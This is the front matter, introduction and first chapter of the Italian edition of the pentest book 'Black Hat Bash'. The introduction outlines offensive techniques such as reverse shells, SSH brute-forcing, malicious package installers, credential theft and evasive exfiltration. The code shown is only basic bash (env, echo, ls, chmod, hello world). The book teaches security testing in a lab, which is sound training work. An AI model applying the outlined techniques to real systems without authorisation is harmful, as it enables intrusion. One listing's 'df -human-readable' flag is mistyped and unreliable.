

Dolev Farhi, Nick Aleks

# Black Hat Bash


*Tecniche di scripting creativo  
per hacker e pentester*



APOGEO







Dolev Farhi, Nick Aleks

# Black Hat Bash

*Tecniche di scripting creativo  
per hacker e pentester*



APOGEO







Dolev Farhi, Nick Aleks

# Black Hat Bash

*Tecniche di scripting creativo  
per hacker e pentester*



APOGEO



BLACK HAT BASH  
TECNICHE DI SCRIPTING CREATIVO PER HACKER E  
PENTESTER

---

Dolev Farhi e Nick Aleks

**APOGEO**

© Apogeo - Giangiacomo Feltrinelli Editore S.r.l.

ISBN ebook: 9788850338627

Copyright (c) 2024 by Nick Aleks and Dolev Farhi. Title of English-language original: Black Hat Bash: Creative Scripting for Hackers and Pentesters, ISBN 9781718503748, published by No Starch Press Inc. 245 8th Street, San Francisco, California United States 94103. The Italianlanguage 1st edition Copyright © 2025 by Apogeo - Giangiacomo Feltrinelli Editore S.r.l. under license by No Starch Press Inc. All rights reserved.

IF – Idee editoriali Feltrinelli srl, gli autori e qualunque persona o società coinvolta nella scrittura, nell'editing o nella produzione (chiamati collettivamente "Realizzatori") di questo libro ("l'Opera") non offrono alcuna garanzia sui risultati ottenuti da quest'Opera. Non viene fornita garanzia di qualsivoglia genere, espressa o implicita, in relazione all'Opera e al suo contenuto. L'Opera viene commercializzata COSÌ COM'È e SENZA GARANZIA. In nessun caso i Realizzatori saranno ritenuti responsabili per danni, compresi perdite di profitti, risparmi perduti o altri danni accidentali o consequenziali derivanti dall'Opera o dal suo contenuto.

Il presente file può essere usato esclusivamente per finalità di carattere personale. Tutti i contenuti sono protetti dalla Legge sul diritto d'autore.

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

[L'edizione cartacea è in vendita nelle migliori librerie.](#)

~

Sito web: [www.apogeonline.com](http://www.apogeonline.com)

Scopri le novità di Apogeo su [Facebook](#)

Seguici su [X](#)

Collegati con noi su [LinkedIn](#)

Guarda cosa stiamo facendo su [Instagram](#)

Rimani aggiornato iscrivendoti alla nostra [newsletter](#)



# Introduzione

E se l'arma informatica più potente del mondo non fosse un exploit zero-day ma il trucco più vecchio del mondo? In questo panorama in rapida evoluzione della sicurezza informatica, la creazione di script bash è rimasta un'abilità fondamentale, offrendo molto più di un semplice modo comodo per interagire con il sistema operativo.

Scritta da Brian Fox nel 1989, la shell bash è impiegata dalla maggior parte delle versioni del sistema operativo Linux, che gestisce una quota impressionante dell'infrastruttura di calcolo mondiale. Trovate Linux nella vasta rete di server che costituiscono la spina dorsale di Internet, ma anche impiegato a orchestrare missioni spaziali, abilitare transazioni finanziarie e far progredire l'intelligenza artificiale.

L'ubiquità di Linux ha reso lo scripting bash un'abilità essenziale per gli hacker che intendono padroneggiare l'arte di *vivere coi piedi per terra*, ovvero usare gli strumenti e i processi nativi di un sistema per condurre attacchi, il che può permettere loro di mimetizzarsi da attività legittime per evitare di essere scoperti. Più i penetration tester si affidano troppo a un arsenale sempre crescente di strumenti sviluppati da terzi, più faranno fatica a operare in ambienti ristretti con un accesso limitato agli strumenti.

Inoltre, lo scripting bash consente agli hacker di automatizzare l'esecuzione degli strumenti a riga di comando. Per esempio, consente loro di concatenare più strumenti, di rivolgerli contro più obiettivi o di pianificare strategicamente la loro esecuzione. Realizzando script, gli hacker possono sviluppare potenti ed efficienti routine di penetration testing adatti alle loro esigenze.

Che siate penetration tester, cacciatori di taglie, studenti che muovono i primi passi nel campo della sicurezza informatica o incaricati della difesa che sperano di immaginare le tecniche degli hacker, questo libro vi insegnerà a sfruttare lo scripting bash in tutte le fasi di un impegno attivo alla sicurezza. Imparerete a realizzare script offensivi riutilizzabili, a usare la shell bash per girovagare nelle reti e a immergervi nel sistema operativo Linux.

## **Che cosa troverete in questo libro**

Questo libro si apre trattando le basi della sintassi e dello scripting bash. Poi applica quelle competenze a ogni fase delle attività di un penetration test su una rete target basata su Linux, dall'accesso iniziale all'esfiltrazione dei dati. Nel farlo, esploreremo il sistema operativo Linux e in tal modo affinerete le vostre competenze di hacking con la shell bash.

- Il Capitolo 1 presenta una panoramica di alto livello della sintassi della shell bash, incluso l'assegnamento di variabili, l'uso di operatori aritmetici, la gestione dei codici di input e di output e molto altro ancora.



- Il Capitolo 2 copre concetti più avanzati, come le condizioni di test, l'uso dei cicli, il consolidamento del codice in funzioni e l'invio di comandi in background. Imparerete anche alcuni modi per personalizzare l'ambiente bash per il penetration testing.
- Il Capitolo 3 guida nella creazione della macchina-laboratorio da usare nel resto del libro. Useremo Kali Linux e un ambiente target vulnerabile basato su Docker per fare pratica con l'hacking tramite la shell bash.
- Il Capitolo 4 tratta le attività di ricognizione su una rete da un punto di vista a black box. Combinerete l'uso di vari strumenti di hacking e degli script bash per automatizzare la raccolta di informazioni.
- Il Capitolo 5 esplora i modi per usare la shell bash per identificare e sfruttare le vulnerabilità. Imparerete a realizzare script bash per attività di scansione e fuzzing, passaggi cruciali per qualsiasi attività di penetration testing.
- Il Capitolo 6 si addentra nelle tecniche per ottenere un punto d'appoggio con privilegi limitati su un sistema target, con particolare attenzione all'implementazione di web shell e all'iniezione di comandi del sistema operativo. Scoprirete anche vari modi per estendere l'operatività in ambienti shell limitati, gettando le basi per i successivi attacchi.
- Il Capitolo 7 si occupa della creazione di reverse shell, una tecnica di accesso iniziale che scambia la direzione della connessione ai server remoti. Imparerete la teoria che è alla base del funzionamento delle reverse shell,

quindi le sfrutterete per ottenere un accesso stabile a una macchina remota.

- Il Capitolo 8 esplora i modi per raccogliere informazioni da un host Linux violato senza inviare pacchetti attraverso la rete, i quali potrebbero rivelare le vostre attività. Navigherete nella directory dei file e nel sistema di autorizzazioni di Linux, raccoglierete informazioni sulle sessioni utente, esplorerete il software installato e molto altro ancora.
- Il Capitolo 9 esamina i possibili percorsi per un'escalation dei privilegi, come autorizzazioni configurate in modo errato, risorse condivise e altri difetti del sistema.
- Il Capitolo 10 esplora i modi per rendere il vostro accesso a una rete resiliente ai cambiamenti dell'ambiente. Sottrarrete credenziali, modificherete configurazioni di servizio e molto altro ancora.
- Il Capitolo 11 descrive gli approcci a "spostamento laterale" per raggiungere altri server sulla rete target.
- Il Capitolo 12 copre i controlli di sicurezza difensivi comunemente presenti negli ambienti aziendali. Imparerete a manomettere gli strumenti di sicurezza ed esfiltrare informazioni da un sistema in modi elusivi.

## **Gli esercizi di scripting**

Nel corso dei capitoli, troverete 29 esercizi che vi aiuteranno a mettere in pratica le vostre nuove competenze di scripting bash. Alcuni vi guidano alla realizzazione di interi script, e poi vi incoraggiano ad ampliarli o migliorarli; altri vi

invitano a scrivere i vostri script partendo da zero.

Utilizzando la shell bash, svolgerete esercizi come i seguenti.

- Organizzare i risultati di una scansione in base al numero di porta (Capitolo 4).
- Eseguire il parsing dell'output delle utility di scansione web (Capitolo 5).
- Costruire un'interfaccia per sfruttare una vulnerabilità all'iniezione di comandi del sistema operativo (Capitolo 6).
- Scrivere un'utility di forza bruta SSH in grado di attaccare gli account utente (Capitolo 7).
- Cercare ricorsivamente nel file system i file log leggibili (Capitolo 8).
- Modificare in modo dannoso gli script dei task pianificati (Capitolo 9).
- Creare un programma per l'installazione di pacchetti dannosi (Capitolo 10).
- Scrivere uno scanner di porte basato sulla frequenza (Capitolo 11).
- Eseguire la scansione degli host violati alla ricerca di strumenti di difesa (Capitolo 12) e molto, molto altro ancora.

## Come usare questo libro

Vi incoraggiamo a sperimentare attivamente le tecniche che introduciamo nel libro. Iniziate clonando il repository GitHub del libro, che si trova su <https://github.com/dolevf/Black-Hat-Bash>. Questo repository è ricco di script, categorizzati per



capitolo, che possono aiutarvi ad applicare ciò che state imparando.

Notate, tuttavia, che le tecniche presentate sono intese a fini puramente didattici. Eseguite i vostri test esclusivamente su sistemi per i quali avete un'autorizzazione esplicita. Per affinare in modo sicuro le vostre competenze, nel Capitolo 3 vi guideremo nella configurazione di un vostro ambiente-laboratorio, dove potrete sperimentare a piacere senza alcun rischio.

## Gli autori

*Dolev Farhi* è ingegnere della sicurezza e coautore di *Black Hat GraphQL* (No Starch Press, 2023). Ha una vasta esperienza nella direzione di team di ingegneria della sicurezza nel settore fintech e di sicurezza informatica e attualmente è ingegnere della sicurezza presso Palo Alto Networks, dove realizza sistemi di difesa per la più grande azienda al mondo nel campo della sicurezza informatica. Ha svolto lavori di formazione per percorsi di certificazione ufficiali Linux e, nel tempo libero, si diverte a ricercare vulnerabilità nei dispositivi IoT e a creare strumenti di sicurezza offensivi open source.

*Nick Aleks* è un importante leader della sicurezza informatica, il cui lavoro è stato fondamentale per proteggere i dati finanziari di milioni di canadesi. È direttore senior della sicurezza presso Wealthsimple e ha ricoperto il ruolo di ingegnere della sicurezza presso TD Bank. Nick è anche il responsabile dell'hacking presso ASEC e coautore di *Black Hat GraphQL* (No Starch Press, 2023). Membro senior del consiglio consultivo per i programmi di sicurezza

informatica dell'Università di Guelph e del George Brown College, ha oltre un decennio di esperienza nell'hacking di un po' di tutto, dai siti web, alle casseforti, alle serrature, alle auto e ai droni fino agli edifici intelligenti.

## **Il revisore tecnico**

*Kc Udonsi* (CISSP) è attualmente architetto della sicurezza presso Stan Technology Inc., dove supervisiona l'assetto di sicurezza dell'azienda progettando e costruendo le sue difese. Ha esperienza nella direzione di team di ricerca nel settore della sicurezza informatica e nel mentoring di professionisti della sicurezza. Offre formazione sulla piattaforma *OpenSecurityTraining* ed è istruttore a contratto per la sicurezza dei sistemi e delle reti presso la sua *alma mater*, l'Università di Toronto, Scarborough. Nel suo precedente ruolo di ricercatore senior delle vulnerabilità presso Trend Micro, ha rivelato vulnerabilità significative ad aziende del calibro di Adobe e Microsoft.

## Ringraziamenti

Sono molte le persone che hanno contribuito al successo di questo libro. Senza la loro pazienza, il loro supporto, i loro sacrifici e la loro guida, pubblicarlo sarebbe stato impossibile.

Un grazie a Limor-Petersil Farhi, moglie e compagna di Dolev, che lo ha supportato durante questo e il precedente percorso autoriale, offrendogli un incoraggiamento incondizionato e un ambiente favorevole al perseguimento delle sue aspirazioni letterarie.

Un grazie a Natalia Aleks, migliore amica e moglie amorevole di Nick, per aver supportato un'altra avventura letteraria, specialmente ora che stanno accogliendo Sofia nella loro vita. Natalia è la sua roccia.

Grazie a Kc per aver eseguito una revisione tecnica sbalorditiva e meticolosa di questo libro. La sua esperienza nel trovare le falle nella sicurezza è stata efficacissima nel catturare gli errori.

A tutto il team di No Starch Press, grazie per averci dato l'opportunità di tradurre la nostra esperienza in un libro. Grazie a Frances Saux, la nostra fantastica editor, che è stata un'eccellente risorsa durante le vere e proprie "montagne russe" della scrittura dei libri, e a Bill Pollock, per averci dato l'opportunità di collaborare ancora una volta con No Starch Press per trasformare in realtà il nostro sogno.

## Capitolo 1

# La shell bash

*Bash* è un interprete di comandi: fornisce un ambiente in cui gli utenti possono eseguire comandi e lanciare applicazioni. Come penetration tester e professionisti della sicurezza, ci capita spesso di scrivere script bash per automatizzare un'ampia gamma di attività, cosa che rende la shell bash uno strumento essenziale per un hacker. In questo capitolo, imposterete il vostro ambiente di sviluppo bash, esplorerete alcuni utili comandi Linux da includere nei futuri script e apprenderete i fondamenti della sintassi del linguaggio: le variabili, gli array, gli stream, gli argomenti e gli operatori.

## Configurazione dell'ambiente

Prima di iniziare a studiare la shell bash, avrete bisogno sia di una shell bash in esecuzione in un terminale sia di un editor di testo. Potete accedervi da qualsiasi sistema operativo, seguendo le istruzioni presentate in questo paragrafo.

### NOTA

A partire dal Capitolo 4, utilizzerete Kali Linux per eseguire i comandi bash e completare i laboratori di hacking. Se desiderate configurare Kali ora, consultate i passaggi presentati nel Capitolo 3.



## Accesso alla shell bash

Se state usando Linux o macOS, la shell bash dovrebbe già essere disponibile. Su Linux, aprite l'applicazione *Terminale* con Ctrl-Alt-T. Su macOS, potete trovare il terminale dall'icona Launchpad sul dock di sistema.

Kali e macOS usano di default la Z Shell, quindi, quando aprite una nuova finestra del terminale, dovrete digitare `exec bash` per passare alla shell bash prima di eseguire i comandi. Se volete cambiare la shell di default in bash, in modo da non dover sempre cambiare manualmente shell, potete impiegare il comando `chsh -s /bin/bash`.

Se utilizzate Windows, potete impiegare WSL (*Windows Subsystem for Linux*), che consente di eseguire distribuzioni Linux e di accedere a un ambiente bash. La pagina ufficiale della documentazione di Microsoft WSL

(<https://learn.microsoft.com/it-it/windows/wsl/install>) spiega come installarlo.

Un'alternativa a WSL è *Cygwin*, che emula un ambiente Linux fornendo una raccolta di utility Linux e funzionalità di chiamata al sistema. Per installare Cygwin, visitate <https://www.cygwin.com/install.html> per scaricare il file di setup, poi seguite la procedura guidata di installazione.

Cygwin si installa, di default, nella cartella `C:\cygwin64\` di Windows. Per eseguire i vostri script bash, salvate gli script nella directory contenente il vostro nome utente in `C:\cygwin64\home`. Per esempio, se il vostro nome utente è `david`, dovete salvare i vostri script in `C:\cygwin64\home\david`. Quindi, dal terminale di Cygwin, sarete in grado di cambiare directory e accedere alla directory home per eseguire i vostri script.

## Installazione di un editor di testo

Per iniziare a realizzare script bash, avrete bisogno di un editor di testo, preferibilmente dotato di funzionalità utili come l'evidenziazione della sintassi. Potete scegliere fra editor di testo basati su terminale e a interfaccia utente grafica. Gli editor di testo basati su terminale (come vi e GNU nano) sono utili, perché durante un penetration test potrebbero essere le uniche opzioni disponibili quando avete bisogno di sviluppare uno script sul momento.

Se preferite gli editor di testo grafici, Sublime Text (<https://www.sublimetext.com>) è un'opzione interessante. In Sublime Text, potete attivare la funzionalità di evidenziazione della sintassi per gli script bash facendo clic su *Plain Text* nell'angolo inferiore destro e scegliendo *Bash* dall'elenco a discesa dei linguaggi. Se state usando un altro editor di testo, fate riferimento alla sua documentazione ufficiale per scoprire come attivare l'evidenziazione della sintassi bash.

## Esplorazione della shell

Ora che avete un ambiente bash operativo, è il momento di imparare alcune basi. Certamente svilupperete gli script nel vostro editor di testo, ma probabilmente vi ritroverete anche a eseguire frequentemente singoli comandi nel terminale. Questo perché, spesso, avrete bisogno di vedere come viene eseguito un comando e il tipo di output che produce prima di includerlo in uno script. Cominciamo eseguendo alcuni comandi della shell bash.

Innanzitutto, immettete il seguente comando, per verificare che la shell bash sia disponibile sul vostro sistema:

```
$ bash --version
```

La versione in output dipende dal sistema operativo in uso.

## Controllo delle variabili d'ambiente

Quando viene eseguita in un terminale, la shell bash carica un set di *variabili d'ambiente* a ogni nuova sessione. I programmi possono usare queste variabili d'ambiente per vari scopi, come scoprire l'identità dell'utente che esegue lo script, la posizione della sua home directory e la sua shell di default.

Per visualizzare l'elenco delle variabili d'ambiente impostate da bash, eseguire il comando `env` direttamente dalla shell (Listato 1.1).

### Listato 1.1

---

```
$ env
SHELL=/bin/bash
LANGUAGE=en_CA:en
DESKTOP_SESSION=ubuntu
PWD=/home/user
--snip--
```

Potete leggere il contenuto delle singole variabili d'ambiente usando il comando `echo`, che invia l'output sul terminale. Per esempio, per mostrare la shell di default dell'utente, usate la variabile d'ambiente `SHELL` preceduta da un simbolo di dollaro (\$) e circondata da parentesi graffe ({}). Questo farà sì che la shell bash espanda la variabile mostrando il valore che le è stato assegnato, come mostrato nel Listato 1.2.

### Listato 1.2

---

```
$ echo ${SHELL}
```

/bin/bash

Ecco alcune delle variabili d'ambiente di default disponibili.

- `BASH_VERSION` La versione della shell bash in esecuzione.
- `BASHPID` L'identificatore di processo (PID) del processo bash corrente.
- `GROUPS` Un elenco dei gruppi cui appartiene l'utente corrente.
- `HOSTNAME` Il nome dell'host.
- `OSTYPE` Il tipo di sistema operativo.
- `PWD` La directory di lavoro corrente.
- `RANDOM` Un numero casuale da 0 a 32.767.
- `UID` L'ID utente (UID) dell'utente corrente.
- `SHELL` Il percorso completo della shell.

Gli esempi seguenti mostrano come controllare i valori di alcune di queste variabili d'ambiente:

```
$ echo ${RANDOM}
8744
$ echo ${UID}
1000
$ echo ${OSTYPE}
linux-gnu
```

Questi comandi generano, rispettivamente, un numero casuale, l'ID dell'utente corrente e il tipo di sistema operativo. Potete trovare l'elenco completo delle variabili d'ambiente su [https://www.gnu.org/software/bash/manual/html\\_node/Bash-Variables.html](https://www.gnu.org/software/bash/manual/html_node/Bash-Variables.html).

## Esecuzione di comandi Linux

Gli script bash che scriverete in questo libro impiegheranno comuni strumenti Linux, quindi se non avete ancora dimestichezza con i comandi di navigazione dalla



riga di comando e le utility di editing dei file, come `cd`, `ls`, `chmod`, `mkdir` e `touch`, provate a esplorarli usando il comando `man` (*manual*). Potete specificarlo prima di qualsiasi comando Linux per aprire una guida a terminale che spiega l'uso e le opzioni di quel comando, come mostrato nel Listato 1.3.

### Listato 1.3

---

```
$ man ls
NAME
    ls - list directory contents
SYNOPSIS
    ls [OPTION]... [FILE]...
DESCRIPTION
    List information about the FILES (the current directory by default).
    Sort entries alphabetically if none of -cftuvSUX nor
    --sort is specified.
    Mandatory arguments to long options are mandatory for short options too.
    -a, --all
        do not ignore entries starting with.
--snip--
```

I comandi Linux possono accettare molti tipi di input sulla riga di comando. Per esempio, potete digitare `ls` senza argomenti per vedere i file e le directory, o passargli argomenti per esempio, per visualizzare l'elenco dei file tutti su una riga.

Gli argomenti vengono passati sulla riga di comando utilizzando una sintassi breve o lunga, a seconda del comando in questione. La sintassi *breve* utilizza un singolo trattino (-) seguito da uno o più caratteri. Il seguente esempio utilizza `ls` per elencare i file e le directory con la sintassi breve degli argomenti:

```
$ ls -l
```

Alcuni comandi consentono di fornire più argomenti unendoli insieme oppure elencandoli separatamente:

```
$ ls -la
$ ls -l -a
```

Tenete presente che alcuni comandi potrebbero generare errori, se provate a unire due argomenti dopo un singolo trattino, quindi usate il comando `man` per scoprire la sintassi consentita.

Alcune opzioni dei comandi potrebbero permettere di utilizzare una sintassi in *formato lungo*, come il comando `--help` per elencare le opzioni disponibili. La sintassi degli argomenti in formato lungo è preceduta dal simbolo del trattino doppio (`--`):

```
$ ls --help
```

A volte, per comodità, lo stesso argomento di un comando supporta sia la sintassi breve sia quella lunga. Per esempio, `ls` supporta l'argomento `-a` (*all*) per visualizzare tutti i file, inclusi quelli nascosti (i file il cui nome inizia con un punto sono considerati nascosti in Linux). Tuttavia, potreste anche passare l'argomento `--all` e il risultato sarebbe identico:

```
$ ls -a
$ ls --all
```

Eseguiamo alcuni semplici comandi Linux per vedere le varianti delle opzioni. Innanzitutto, create una directory con `mkdir`:

```
$ mkdir directory1
```

Ora create due directory con `mkdir`:

```
$ mkdir directory2 directory3
```

Quindi, elencate i processi utilizzando `ps` con la sintassi breve degli argomenti, fornendo gli argomenti prima separatamente e poi insieme:

```
$ ps -e -f
$ ps -ef
```

Infine, visualizzate lo spazio disponibile su disco, utilizzando `df` con la sintassi lunga degli argomenti:

```
$ df -human-readable
```

In questo libro utilizzerete questo genere di comandi Linux nei vostri script.

## Gli elementi di uno script bash

In questo paragrafo, scoprirete i blocchi costitutivi di uno script bash. Utilizzerete i commenti per documentare ciò che fa uno script, direte a Linux di usare un determinato interprete per eseguire lo script e formatterete i vostri script per migliorarne la leggibilità.

La shell bash non ha una guida ufficiale per lo stile, ma vi suggeriamo di attenervi alla *Shell Style Guide* di Google (<https://google.github.io/styleguide/shellguide.html>), che delinea le *best practice* da seguire quando si sviluppa codice bash. Se lavorate in un team di penetration tester e avete un repository di codice per exploit, l'uso di buone pratiche di stile nella scrittura di codice aiuterà anche il vostro team.

## La riga shebang

Ogni script deve iniziare con la *riga shebang*, una sequenza di caratteri che inizia con il cancelletto e il punto esclamativo (`#!`), seguita dal percorso completo dell'interprete di script. Il Listato 1.4 mostra un esempio di riga shebang per un tipico script bash.

### Listato 1.4

---

```
#!/bin/bash
```

L'interprete bash, in genere, si trova in `/bin/bash`. Se invece lo script fosse in Python o Ruby, la vostra riga shebang dovrà

includere il percorso completo all'interprete Python o Ruby.

A volte incontrerete script bash che utilizzano una riga shebang come questa:

```
#!/usr/bin/env bash
```

Potreste voler usare questa riga shebang perché è più portatile di quella del Listato 1.4. Alcune distribuzioni Linux collocano l'interprete bash in posizioni diverse del sistema e questa riga shebang tenterà di trovare quella posizione. Questo approccio potrebbe essere particolarmente utile nel penetration testing, in cui potreste non conoscere la posizione dell'interprete bash sulla macchina target. Per semplicità, tuttavia, in tutto il libro useremo la versione shebang del Listato 1.4.

La riga shebang può anche accettare argomenti opzionali, per cambiare il modo in cui lo script deve essere eseguito. Per esempio, potreste passare l'argomento speciale `-x`, in questo modo:

```
#!/bin/bash -x
```

Questa opzione mostra tutti i comandi e i loro argomenti mentre vengono eseguiti sul terminale. È utile per il debug degli script mentre li sviluppate.

Un altro esempio di argomento opzionale è `-r`:

```
#!/bin/bash -r
```

Questa opzione crea una *shell bash limitata*, che blocca determinati comandi potenzialmente pericolosi che potrebbero, per esempio, far accedere a determinate directory, modificare variabili d'ambiente sensibili o tentare di disattivare la shell limitata dall'interno dello script.

Per specificare un argomento all'interno della riga shebang è necessario modificare lo script, ma è anche

possibile passare argomenti all'interprete bash utilizzando questa sintassi:

```
$ bash -r myscript.sh
```

Non fa differenza se passate gli argomenti all'interprete bash sulla riga di comando o sulla riga shebang. L'opzione della riga di comando è solo un modo più semplice per attivare diverse modalità.

## Commenti

I *commenti* sono parti di uno script che l'interprete bash non tratta come codice e che possono migliorare la leggibilità di un programma. Immaginate di preparare un lungo script e di dovervi tornare a lavorare qualche anno dopo. Se non avete scritto commenti per spiegare le vostre scelte, potrebbe essere piuttosto difficile ricordare lo scopo di ogni sezione.

I commenti, nella shell bash, iniziano con un cancelletto (`#`), come illustrato nel Listato 1.5.

### Listato 1.5

---

```
#!/bin/bash
# Questo è il mio primo script.
```

A parte la riga shebang, ogni riga che inizia con un cancelletto è considerata un commento. Se provaste a scrivere due volte la riga shebang, la shell bash considererebbe la seconda come un commento.

Per scrivere un commento su più righe, dovete anteporre a ogni riga il carattere cancelletto, come vediamo nel Listato 1.6.



## Listato 1.6

---

```
#!/bin/bash
# Questo è il mio primo script!
# Fare script per la shell bash è divertente
```

Oltre a documentare la logica di uno script, i commenti possono fornire metadati per indicare l'autore, la versione dello script, chi contattare in caso di problemi e molto altro ancora. Questi commenti, di solito, appaiono nella parte superiore dello script, sotto la riga shebang.

## Comandi

Gli script possono essere brevi, di due sole righe: la riga shebang e un comando Linux. Prepariamo un piccolo script che mostri `Hello World!` sul terminale. Aprite l'editor di testo e inserite quanto segue:

```
#!/bin/bash
echo "Hello World!"
```

In questo esempio, utilizziamo l'istruzione shebang per specificare l'interprete scelto, bash. Quindi utilizziamo il comando `echo` per mostrare sullo schermo la stringa `Hello World!.`

## Esecuzione

Per eseguire lo script, salvate il file come `helloworld.sh`, aprite il terminale e andate alla directory in cui avete collocato lo script. Se avete salvato il file nella vostra directory home, dovete eseguire i comandi presentati nel Listato 1.7.

## Listato 1.7

---

```
$ cd ~
$ chmod u+x helloworld.sh
```

```
$ ./helloworld.sh  
Hello World!
```

Usiamo il comando `cd` per cambiare directory. La tilde (`~`) rappresenta la directory home dell'utente corrente. Poi, usiamo `chmod` per impostare le autorizzazioni eseguibili (`u+x`) per l'utente proprietario del file (in questo caso, noi). Eseguiamo lo script usando la notazione punto-barra (`./`) seguita dal nome dello script. Il punto (`.`) rappresenta la directory corrente, quindi stiamo essenzialmente chiedendo alla shell bash di eseguire il file `helloworld.sh` che si trova nella directory di lavoro corrente.

Potete eseguire uno script bash anche con la seguente sintassi:

```
$ bash helloworld.sh
```

Poiché abbiamo specificato il comando `bash`, lo script verrà eseguito utilizzando l'interprete bash e non richiederà una riga shebang. Inoltre, se utilizziamo il comando `bash`, lo script non deve essere impostato con un'autorizzazione all'esecuzione (`+x`). Nei prossimi capitoli, esamineremo più in dettaglio il modello delle autorizzazioni ed esploreremo la sua importanza nel contesto della ricerca di configurazioni errate nel penetration testing.

## Debug

Gli errori si verificheranno inevitabilmente nello sviluppare script bash. Fortunatamente, il debug degli script è piuttosto intuitivo. Un modo semplice per controllare gli errori in anticipo consiste nell'usare il parametro `-n` quando si esegue uno script:

```
$ bash -n script.sh
```

Questo parametro legge i comandi presenti nello script ma senza eseguirli, quindi mostra sullo schermo eventuali errori di sintassi. Potete considerare `-n` come un metodo per verificare la validità della sintassi che avete usato.

Potete impiegare anche il parametro `-x`, per attivare la modalità dettagliata, che vi consente di vedere i comandi in esecuzione e vi aiuta a risolvere i problemi mentre lo script viene eseguito in tempo reale:

```
$ bash -x script.sh
```

Se volete avviare il debug da un punto specifico dello script, includete nello script il comando `set` (Listato 1.8).

#### Listato 1.8

---

```
#!/bin/bash
set -x
--snip--
set +x
```

Potete considerare `set` come una “valvola” che attiva e disattiva una determinata opzione. In questo esempio, il primo comando imposta la modalità di debug (`set -x`), mentre l’ultimo comando (`set +x`) la disattiva. Utilizzando `set`, potete evitare di generare una quantità enorme di rumore sul terminale quando il vostro script è grande ma contiene un’area problematica ben delimitata, da sottoporre a test.

## Sintassi di base

A questo punto, avete scritto uno script di due righe che mostra sullo schermo il messaggio `Hello World!`. Avete anche imparato a eseguire e fare il debug di uno script. Ora imparerete un po’ di sintassi della shell `bash`, in modo da poter realizzare script più corposi.

Gli script bash più semplici sono semplicemente elenchi di comandi Linux raccolti in un file. Per esempio, potreste realizzare uno script che crea risorse su un sistema e poi mostra informazioni su queste risorse (Listato 1.9).

#### Listato 1.9

---

```
#!/bin/bash
# Questo script crea una directory, crea un file
# in tale directory e poi elenca il contenuto di tale directory.
mkdir mydirectory
touch mydirectory/myfile
ls -l mydirectory
```

In questo esempio, utilizziamo `mkdir` per creare la directory `mydirectory`. Quindi, utilizziamo il comando `touch` per creare il file `myfile` all'interno di tale directory. Infine, eseguiamo il comando `ls -l` per elencare il contenuto di `mydirectory`.

L'output dello script ha il seguente aspetto

```
--snip--
-rw-r--r-- 1 user user 0 Feb 16 13:37 myfile
```

Tuttavia, questa strategia riga per riga può essere migliorata in diversi modi. Innanzitutto, quando viene eseguito un comando, la shell bash attende che termini prima di passare alla riga successiva. Se si include un comando con una lunga durata (per esempio di download di un file o di copia di grandi quantità di file), i comandi rimanenti non verranno eseguiti finché il comando in corso non sarà completato. Inoltre, dobbiamo ancora implementare dei controlli per verificare che tutti i comandi siano stati eseguiti correttamente. Dovrete scrivere programmi più intelligenti per ridurre gli errori runtime.

Scrivere programmi sofisticati richiede l'uso di funzionalità come variabili, condizioni, cicli e test. Per esempio, che cosa succederebbe se volessimo modificare questo script in

modo che controlli che ci sia abbastanza spazio sul disco prima di tentare di creare nuovi file e directory? O se volessimo controllare se le operazioni di creazione della directory e del file siano effettivamente riuscite? Questo paragrafo e il Capitolo 2 presentano gli elementi sintattici di cui avrete bisogno per svolgere queste attività.

## Variabili

